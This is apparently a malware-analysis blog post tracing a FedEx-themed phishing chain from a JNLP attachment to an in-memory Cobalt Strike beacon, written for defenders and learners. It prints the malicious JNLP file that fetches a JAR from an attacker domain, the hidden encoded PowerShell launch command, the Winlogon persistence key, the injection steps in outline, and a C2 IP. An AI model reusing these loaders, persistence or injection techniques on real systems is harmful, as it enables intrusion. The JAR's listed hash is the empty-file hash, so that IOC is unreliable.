

Analysing Fileless Malware: Cobalt Strike Beacon

JULY 22, 2020 / PAUL1

Today we're going to look at a malware campaign made up of multiple stages, with the end goal of establishing a C2 connection to a Cobalt Strike server. There are a few cool techniques that this campaign uses that we're going to look at. I happened to come across the initial first stage phishing attachment while browsing for samples on VirusTotal and found it interesting as you do not commonly see JNLP attachments used for phishing. So, let's get started.

Table of Contents

Stage 1: Attachment Analysis

A JNLP file is a java web file, which when clicked, the application javaws.exe will attempt to load and execute the file. Javaws.exe is an application that is part of the Java Runtime Environment and is used to give internet functionality to java applications. JNLP files can be used to allow for applications hosted on a remote server to be launched locally. It is worth noting that to be susceptible to phishing via a JNLP the user will have to have java installed on their machine.

They are generally quite simple and are not difficult to analyse. You can easily view the content of a JNLP file by changing the extension to XML and loading the file in a text editor like

notepad++. As shown in the XML code below, we can see that this JNLP file will be used to load and execute the JAR file `FedEx_Delivery_invoice.jar` from the domain `hxxp://fedex-tracking.fun`

```
<?xml version="1.0"encoding="utf-8"?>
<jnlpspec="1.0+"codebase="http://fedex-tracking.fun"
href="FedEx_Delivery_invoice.jnlp">
<information>
        <title>Federal Express Service</title>
        <vendor>Federal Express</vendor>
        <homepagehref="www.fedex.com"/>
        <description>Federal Express documents online.</description>
                </information>
        <security>
                <all-permissions/>
        </security>
        <resources>
                <j2seversion="1.6+"/>
                <jarhref="FedEx_Delivery_invoice.jar"/>
        </resources>
                <application-descmain-class="FedEx_Service">
        </application-desc>
</jnlp>
```

As we know the name and location of the 2nd stage payload, we can try and download it. The domain `hxxp://fedex-tracking.fun` is still up, so we can download the `FedEx_Delivery_invoice.jar` file from here. Once we have the file, we will analyse it with JD-GUI. JD-GUI is a simple tool that allows you to decompile and view the code of JAR files. *(I copied the code into Atom after opening with JD-GUI as I like the syntax highlighting there.)*

FedEx_Delivery_invoice.jar

As the code snippet above shows, the FedEx_Delivery_invoice.jarfile is going to attempt to download the file `fedex912.exe` from the domain `hxxp://fedex-tracking[.]press`. The executable will be placed into the Windows temp directory, where it will then be executed. The JAR file will also load the legitimate FedEx tracking website which is most likely to try and reassure the user that the file they have downloaded is a legitimate one.

Executable Analysis: Stage 2

Unfortunately, at the time of writing, the domain hosting the `fedex912.exe` is no longer active meaning we cannot download the file from here. However, there is a sample on Virus Total that we can download. I ran the executable in my analysis environment with process monitor and regshot and there were a few things of note. Firstly, the file `fedex912.exe` drops a new file called `gennt.exe`, which is basically just a copy of itself, into the directory `C:\ProgramData\9ea94915b24a4616f72c\`. The reason for placing the file here is that it is a hidden directory and not normally visible to the user. It then deletes the `fedex912.exe` file from the filesystem.

I used RegShot to take a before and after snapshot of the registry to compare the two after running the executable. The entry below shows the malware's persistence mechanism. Adding the `gennt.exe` executable to the registry key here ensures that the malware is started every time Windows is restarted.

```
HKU\S-1-5-21-1245055219-2462972176-1415829347-1001\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\Shell:"explorer.exe,
"C:\ProgramData\9ea94915b24a4616f72c\gennt.exe""
```

After doing some additional research on the executable, I found that it is supposed to launch cmd which then launches PowerShell. However, that did not occur on my test machine when running the executable. There could be a few reasons for this, one could be that the malware has anti-analysis capabilities and knows when it is being run in a standard VM. As my lab is not currently set up to counter VM aware malware, we are going to cheat slightly and use data from a sample that was run on AnyRun.

On the AnyRun analysis, we can see that cmd did launch `"C:\Windows\System32\cmd.exe" /c powershell -nop -w hidden -encodedcommand”` where a Base64 command was parsed to PowerShell. AnyRun records the command line, so let’s have a look into this. You can see the AnyRun anlysis here.

PowerShell Analysis: Stage 3

As is usually the case, the command line was encoded with Base64 so I used CyberChef to decode the text. Often when you decode Base64 text there will be a “.” between every single character. This is annoying but can easily be fixed by also adding a decode text operator to the recipe and setting the value to UTF-16LE(1200).

We can see that the command is further encoded with Base64, and if we scroll further down to the bottom, we can also see that it has been compressed with GunZip.

I used CyberChef to once again decode the Base64 and to decompress the GunZip Compression.

After running the above CyberChef recipe there was finally some human-readable text. There's a lot of interesting stuff happening here. So we essentially have three parts to the PowerShell script, there's the first chunk with a couple of functions. The middle section with a Base64 Encoded block and a "for" statement. And then there's the final section with some defined variables and an "if" statement. We'll tackle the Base64 Encoded block first and look at the rest of the PowerShell script a little later.

NOTE: I had to split the code screenshots into two, as there is too much code to fit into one image. I'd much rather just post the raw code, rather than screenshots, but that

would result in my site being flagged for hosting malware 😂. You can download the code samples at the bottom of this post.

Powershell Script part 1

Powershell Script part 2

One thing that immediately stands out is a “for” statement underneath the Base64 encoded text in the “Powershell Script part 2” image.

The “for” statement suggests that the Base64 block is encrypted with xor with a key of 35. We can also use CyberChef to decrypt this.

Decoded ShellCode

As shown in the above output, a lot of it is not human-readable but we can see what looks like an IP address and information about a User-Agent. The rest of the code that we cannot understand looks to be shellcode. Let us try and do some basic shellcode analysis to see what is going on here.

I used CyberChef to convert the code above into Hex. This is straight forward to do, and only requires an additional two operators to our current CyberChef recipe. One operator converts our code into Hex, and the other is a find and replace to remove the spacing.

ShellCode

Once we have our Hex code, you can save the output as a .dat file. Next, I used the tool scdbg to analyse the shellcode. This tool emulates basic Windows behaviour and can intercept what Windows API calls the shellcode is requesting by emulating the Windows API environment.

After parsing the .dat file to the tool, the output below is given. The shellcode loads the wininet API library and imports two functions which are used to establish an internet connection. We can see that the connection is established to the IP address we saw earlier over port 8080.

As the shellcode does not import any other functions, it would appear that this is a simple beacon program that establishes a remote connection to the malicious IP. Additional commands are likely to be sent from the C2 server. The C2 IP address is a Ukrainian address, with ports 80, 8080 and 22 open.

Injecting into memory with PowerShell

So we've looked at our Base64 encoded block and determined that it's some simple shellcode which is used to establish a connection to the C2 server. The one question we still have to

answer is how is the shellcode executed? From looking at the rest of the PowerShell script, we can see that the shellcode is injected directly into memory. Below gives a basic summary of how it does this.

1. First the script imports two functions GetModuleHandle and GetProcAddress from system.dll, and it does this by importing them directly from memory, so it does not load the DLL from disk. These are both Windows UnsafeNativeMethods. This method of loading DLLs in this way is called Run-Time Dynamic Linking, and you can read more on it here.
2. These functions are then used to allocate space in memory for the function "var_va" which is the function which contains our shellcode.
3. Then the script decodes and decrypts the shellcode, in the same way that we did earlier with CyberChef
4. Next, the VirtualAlloc writes the shellcode function to space in memory for the calling process. In this case, that would be PowerShell. So, the shellcode is essentially injected into the memory space used by PowerShell.
5. And finally, the shellcode is then executed, where it establishes a C2 channel with the Cobalt Strike server.

What is Coablt Strike?

AnyRun attributed the PowerShell activity to Cobalt Strike and the PowerShell script and the shellcode that we analysed matches the profile and behaviour of a Cobalt Strike Beacon. Cobalt Strike is a tool used for adversary simulations and red team operations. A key feature of the tool is being able to generate malware payloads and C2 channels. The Cobalt Strike Beacon that we saw is fileless, meaning that the PowerShell script injects the Beacon straight into memory and never touches disk. Once a Cobalt Strike Beacon is present on a device, the attacker has significant capability to perform additional actions including stealing tokens and credentials for lateral movement.

Conclusion

So that brings this post to an end. I hope you found the information here useful. It's a simple example of fileless malware and I think a good introduction for those who are maybe not very familiar with the area. It's certainly a topic that I'm interested and something I want to research further, so expect more posts on this in the future!

IOCs

First stage:

- FedEx_Delivery_invoice.jnlp
  - SHA256: 7d187c34512571b45ffc2285414425b2e8963a914765582f9ea76ecc2791b45e
- hxxp://fedex-tracking[.]fun

Second stage:

- FedEx_Delivery_invoice.jar
  - SHA256: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
- hxxp://fedex-tracking[.]press

Third stage:

- fedex912.exe / gennt.exe

  - SHA256: ba5fa7cc1a918b866354f4a5d9d92ceb3965ff81eb96e1608f190bccf12d38e6
- Run Location:
  - %PROGRAMDATA%\9ea94915b24a4616f72c\gennt.exe
- Persistence Registry Key:
  - HKU\S-1-5-21-1245055219-2462972176-14158293471001\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell: "explorer.exe, "C:\ProgramData\9ea94915b24a4616f72c\gennt.exe

C2 Stage:

- 176[.]103[.]56[.]89

Resources

- Download Code Samples (the password is Infected)
- AnyRun Analysis
- Using Run-Time Dynamic Linking
- scdbg Download
- CyberChef
- Cobalt Strike Beacon

Categories: Guides, Malware Analysis

Tags: beacon, C2, cobalt strike, cyber, cyberchef, fileless malware, java, jnlp, malware, memory injecton, phishing, powershell, scdbg, security, shellcode, static analysis

Home Monitoring: Sending Zeek logs to ELK

Malware Analysis: Memory Forensics with Volatility 3

TOP POSTS & PAGES

Malware Analysis: Memory Forensics with Volatility 3

Static Malware Analysis with OLE Tools and CyberChef

How to install Elastic SIEM and Elastic EDR

Analysing Fileless Malware: Cobalt Strike Beacon

Cobalt Strike - Bypassing C2 Network Detections

Follow @paulsec4

Theme by Anders Noren — Up ↑